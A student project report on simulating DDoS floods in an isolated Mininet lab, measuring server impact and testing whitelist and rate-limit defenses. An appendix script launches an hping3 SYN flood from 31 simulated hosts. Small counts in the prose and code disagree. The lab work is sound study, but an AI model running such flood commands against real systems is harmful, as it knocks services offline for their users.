AIT 670: Cloud Computing Security
April 16, 2025

A Project Report
on
DDoS Attack Simulation and Analysis

Submitted by
Mohammed Alhandi, Kiet Nguyen, Vivek Anand, Sai Prasanthi Kurra, Zhengguan Wu, Ziyue He

Under the guidance of
Professor O. Cheche Agada

Introduction and Motivation

The internet is essential for keeping services online. DDoS attacks threaten this availability by flooding targets with excessive traffic. The traffic originates from many compromised devices, making detection difficult. In this project, we simulated DDoS attacks in a virtual environment, observed system behavior, and tested defenses to study attack impacts and response strategies.

Objective

The objectives of this project are to investigate the behaviors and patterns associated with Distributed Denial-of-Service (DDoS) attacks, to simulate realistic DDoS scenarios in a controlled environment, and to collect and analyze system performance data during such attacks. Furthermore, the project aims to test and evaluate the effectiveness of various mitigation strategies.

Simulation Environment Setup

We use a Windows 11 laptop as the host machine. The hypervisor we chose is Oracle VirtualBox, which is a popular type 2 hypervisor. We installed the latest version of it.

The Guest OS we used for the simulation is Kali Linux[2]. Kali Linux contains many pre-installed network security packages and is widely used in security research. We allocate 36 CPU cores and 8GB of RAM to the virtual machine.

We use Mininet[1] to simulate the DDoS attack network topology and run virtual nodes in it. Mininet is a lightweight network emulator that creates a virtual network using software-defined networking (SDN) principles. It allows users to simulate networks with hosts, switches, controllers, and links on a single machine, making it ideal for testing, research, and education.

DDoS Attack integration

This simulation focuses on resource exhaustion attacks, particularly targeting the CPU of the server rather than the bandwidth.

We use hping3[3] to launch the attack. hping3 is a network tool used for sending custom TCP/IP packets. It's often used for network testing, firewall testing, and simulating attacks like DDoS. It gives users fine control over packet headers. We can configure the packet length and sending speed.

We integrate three types of attacks, including TCP flood, UDP flood, and HTTP flood.

TCP flood is an attack that sends a large number of TCP connection requests to the target server. The goal is to consume the server's resources by initiating TCP handshakes without completing them.

UDP flood is an attack that sends a large number of UDP packets to the target server. The goal is to overload the server by forcing it to process unexpected UDP traffic.

HTTP flood is an attack that sends a large number of HTTP requests to the target server. The goal is to exhaust the server's resources by making it handle a high volume of application-layer traffic.

In our attacks, we use hping3 directly, configure each attack in flood mode, and send packages with a fixed length of 1200 bytes each.

Network Topology

We set up 30 attacker nodes to simulate the compromised machines controlled by the attacker in a DDoS attack. We set up a 4-core server which provides http service, and records the traffic and IP access. We set up 1 normal user node to test and track the availability of the server

As illustrated in Fig. 1, all attacker nodes and the normal user are connected to the server via one switch. The bandwidth of each link is set to 1 Mbps.




Figure 1: Implemented network topology.

Server Set Up

On the server, we used the following packages for http service and data collection. Python http.server module is used to launch a lightweight HTTP server on IP address 10.0.0.1 and port 80. The server handles incoming HTTP requests and continuously runs in the background, with standard output and error logs redirected to /tmp/http_server.log.

tcpdump is used to capture all TCP traffic on the network interface server-eth0. The captured packets are stored in a pcap file located at /tmp/server_traffic.pcap for subsequent analysis.

tcpdump combined with awk is utilized to measure packet arrival rates. TCP packets are timestamped, aggregated per second, and formatted into a human-readable log at /tmp/packet_count_per_sec.log.

tcpdump combined with awk, cut, sort, and uniq is employed to track the distribution of incoming HTTP requests by source IP address. The output, sorted by frequency, is recorded at /tmp/ip_access_count.log.

pgrep is used to locate the process ID of the running HTTP server, which is stored in /tmp/server_pid.txt for process management purposes.

mpstat is employed to monitor per-core CPU utilization at 1-second intervals, and the statistics are saved to /tmp/cpu_memo_usage.log.

bwm-ng (Bandwidth Monitor Next Generation) is used to measure and log network bandwidth usage per second on the server-eth0 interface, with the results written to /tmp/traffic_per_sec.log.

Please refer to the appendix section for the specific code.

User Node Set Up

The user node will ping the server node every 2 seconds and record the response latency.

Attacker Set Up

The attackers will launch the attack using hping3 packages.

Data Collection

During the experiments, several types of server-side data were collected to facilitate analysis. Server CPU usage was monitored across idle, attack, and mitigation stages to observe resource consumption patterns. An IP access counter was maintained to record the frequency of incoming requests from each source IP address. Ping success logs were generated by recording the results of a normal user issuing ICMP ping requests to the server at two-second intervals. Server access logs were collected to document all incoming HTTP requests handled by the server. Additionally, traffic logs were maintained to track the volume and size of network packets transmitted to the server throughout the experiment

We wait 5 seconds to collect usual data, and after the first 5 seconds, we start the attack.

Visualization and Analysis

All three attacks demonstrated similar behaviour during the experiment. We introduce the DDoS attack data analysis grouped by system metrics rather than attack types.

User Latency

As shown in Figure 2. The user has a high access latency in the first 2 seconds as the system is starting up, but it can still access the server. After the fifth second, the user suddenly loses access completely, suggesting that the attack is successful.




Figure 2. Access latency of the user.




Figure 3. IP access record.


IP access

Figure 3 shows the IP access of different IP addresses to the users. As we observed, only a few IPs have the highest access record, meaning that only a few attack nodes are needed to compromise the server. We infer that using multiple IP addresses in a DDoS attack is to counter IP-based defense strategies.

CPU Usage

In Figure 4, we can observe a clear trend of server CPU from idling to busy after the attack starts. This indicates they are busy processing all the incoming requests, having no time to respond to the regular user.

It is worth noting that the CPU usage of the server won’t increase to 100%, this is because they are waiting for responses from the attacker without doing any computational task.






Figure 4. The CPU usage of the server.

Figure 5. Packet count.

Packet Count

Figure 5 illustrates the packet count of the attacks. The packet number has a peak of 200 and stabilized at around 100-120 per second after the attacks started. This is the maximum number of requests that the server can handle.

Traffic

Figure 6 illustrates the network traffic of each attack. The attacks we tested only need a small bandwidth to attack the server.




Figure 6. Network traffic.




Figure 7: Whitelist defense topology

Mitigation Strategies

We implemented two mitigation strategies.

Whitelist defense. We changed the network topology, using a whitelist switch to connect the server with the normal user, and a default switch to connect the server with other attackers. The whitelist switch has high bandwidth, up to 1 Mbps, while the default switch only has 50 Kbps bandwidth.

Ratelimit defense. The server will constantly monitor the traffic from each IP address, and put an IP address in a blacklist.

During our experiment, we found that the ratelimit defense is less effective. While the whitelist defense is successful

Data analysis

We can see that after we added the whitelist defense, the user can constantly access the server with a low latency. This is because the attacker's unauthorized data flows only has limited bandwidth and thus cannot successfully overwhelm the server CPU.

While the ratelimit defense is less effective, as the server's service is still denied.

After we export the ratelimit list created during the ratelimit defense, we discovered that only 3 IP addresses are blocked in the very first few seconds. This suggests that the server cannot execute the defense strategy as all CPUs are occupied. We need to further add a specified CPU for running the defense script.




Figure 8: latency and package count during defenses.

Discussion

Virtual Environment

We implemented our attack and defense using Mininet in a fully virtual environment. This hindered the practicality of the simulation. However, we cannot implement the attack on a cloud server as it is not allowed by all vendors.

Hardware Limitation

We do not have enough resource for simulating a powerful server which has more CPU but less bandwidth. We also cannot implement hardware level of defense as our experiment ran in a virtual environemnt.

Conclusion

In this project, we investigated and simulated DDoS attacks in a virtual environment. By utilizing Mininet to simulate the network topology and hping3 to launch the attacks, we successfully collected and analyzed 3 different types of DDoS attacks. We also tested 2 mitigation strategies and analyzed the impact


Reference

[1] Mininet, "Mininet: An Instant Virtual Network on your Laptop (or other PC)," [Online]. Available: https://mininet.org/

[2] Kali Linux, "Kali Linux: Penetration Testing and Ethical Hacking Linux Distribution," [Online]. Available: https://www.kali.org/

[3] Kali Linux, "hping3 – Kali Linux Tools," [Online]. Available: https://www.kali.org/tools/hping3/.

Appendix I. Code for Syn flood attack



```
from mininet.topo import Topo
from mininet.net import Mininet
from mininet.link import TCLink
from mininet.node import OVSController
from mininet.log import setLogLevel
from threading import Thread
import time
import os

class DDOSTopo(Topo):
    def build(self):
        self.server = self.addHost('server', ip='10.0.0.1')
        self.normal_user = self.addHost('normal', ip='10.0.0.2')
        self.switch = self.addSwitch('s1')
        self.addLink(self.server, self.switch, cls=TCLink, bw=1)
        self.addLink(self.normal_user, self.switch)

        self.attackers = []
        for i in range(1, 32):
            attacker = self.addHost(f'attacker{i}', ip=f'10.0.0.{i+2}')
            self.addLink(attacker, self.switch)
            self.attackers.append(attacker)

def bind_cpu(host, core):
    pid = int(host.cmd("echo $$"))
    if isinstance(core, list):
        core_str = ",".join(str(c) for c in core)
    else:
        core_str = str(core)
    os.system(f"taskset -pc {core_str} {pid}")

def start_server(host):
    host.cmd('python3 -u -c "from http.server import ThreadingHTTPServer, SimpleHTTPRequestHandler; '
             'ThreadingHTTPServer((\\"10.0.0.1\\", 80), SimpleHTTPRequestHandler).serve_forever()" '
             '> /tmp/http_server.log 2>&1 &')
    host.cmd('tcpdump -i server-eth0 tcp -w /tmp/server_traffic.pcap &')
    host.cmd("tcpdump -tt -n -i server-eth0 tcp | awk '{print int($1)}' | uniq -c | "
             "awk '{print strftime(\"%Y-%m-%d %H:%M:%S\", $2) \" packets: \" $1}' >
/tmp/packet_count_per_sec.log &")
    host.cmd("tcpdump -nn -i server-eth0 tcp and port 80 -l | awk '{print $3}' | cut -d. -f1-4 | "
             "sort | uniq -c | sort -nr > /tmp/ip_access_count.log &")
    host.cmd("pgrep -f http.server > /tmp/server_pid.txt")
    host.cmd("mpstat -P ALL 1 > /tmp/cpu_memo_usage.log &")
    host.cmd("bwm-ng -t 1000 -o plain -u bytes -I server-eth0 > /tmp/traffic_per_sec.log &")


def measure_network(host, target_ip):
    host.cmd(f'ping {target_ip} -i 1 > /tmp/latency_packetloss.log &')
    host.cmd(f'iperf -s > /tmp/throughput.log &')

def normal_user_behavior(host, target_ip):
    host.cmd('echo "ICMP ping results with latency in ms" > /tmp/normal_user_latency.log; '
             'while true; do '
             'ping_result=$(ping -c 1 -W 1 ' + target_ip + '); '
             'timestamp=$(date +\"%Y-%m-%d %H:%M:%S\"); '
             'if echo \"$ping_result\" | grep -q \"time=\"; then '
             'latency=$(echo \"$ping_result\" | grep \"time=\" | sed -n \"s/.*time=\\([0-
9.]*\\).*/\\1/p\"); '
             'echo \"$timestamp latency: ${latency} ms\" >> /tmp/normal_user_latency.log; '
             'else '
             'echo \"$timestamp latency: timeout\" >> /tmp/normal_user_latency.log; '
             'fi; '
             'sleep 1; '
             'done &')
```

```python
def start_attack(host, target_ip):
    attack_cmd = f"hping3 -S -p 80 -d 1200  --flood {target_ip} &"
    host.cmd(attack_cmd)

def run():
    topo = DDOSTopo()
    net = Mininet(topo=topo, link=TCLink, controller=OVSController)
    net.start()

    server = net.get('server')
    normal_user = net.get('normal')
    attackers = [net.get(f'attacker{i}') for i in range(1, 32)]

    print("Binding CPUs...")
    for idx, attacker in enumerate(attackers):
        bind_cpu(attacker, idx)
    bind_cpu(normal_user, 31)
    bind_cpu(server, list(range(32,36)))
    server_pid = int(server.cmd("echo $$"))
    os.system(f"taskset -p {server_pid}")

    print("Starting server...")
    start_server(server)
    measure_network(server, '10.0.0.1')
    normal_user_behavior(normal_user, '10.0.0.1')
    time.sleep(5)

    print("Starting SYN Flood attacks from 20 attackers...")
    for attacker in attackers:
        Thread(target=start_attack, args=(attacker, '10.0.0.1')).start()

    print("Attack running for 20 seconds...")
    time.sleep(60)

    print("Stopping attacks and server...")
    server.cmd('pkill python3')
    server.cmd('pkill tcpdump')
    server.cmd('pkill bwm-ng')
    server.cmd('pkill sar')
    server.cmd('pkill ping')
    server.cmd('pkill iperf')
    normal_user.cmd('pkill -f "while true"')
    server.cmd('pkill hping3')
    for attacker in attackers:
        attacker.cmd('pkill hping3')
    time.sleep(1)
    os.system('tcpdump -nn -r /tmp/server_traffic.pcap > /tmp/server_access.log')
    name = 'syn'
    logs = {
        f'{name}_server_access.log': '/tmp/server_access.log',
        f'{name}_traffic_per_sec.log': '/tmp/traffic_per_sec.log',
        f'{name}_cpu_memo_usage.log': '/tmp/cpu_memo_usage.log',
        f'{name}_latency_packetloss.log': '/tmp/latency_packetloss.log',
        f'{name}_throughput.log': '/tmp/throughput.log',
        f'{name}_normal_user_latency.log': '/tmp/normal_user_latency.log',
        f'{name}_packet_count_per_sec.log': '/tmp/packet_count_per_sec.log',
        f'{name}_ip_access_count.log': '/tmp/ip_access_count.log'
    }

    for local, remote in logs.items():
        host = normal_user if 'normal_user_latency' in local else server
        log_content = host.cmd(f'cat {remote}')
        with open(local, 'w') as logfile:
            logfile.write(log_content)

    net.stop()
    print("Simulation finished. Logs saved.")

if __name__ == '__main__':
    setLogLevel('info')
    run()
```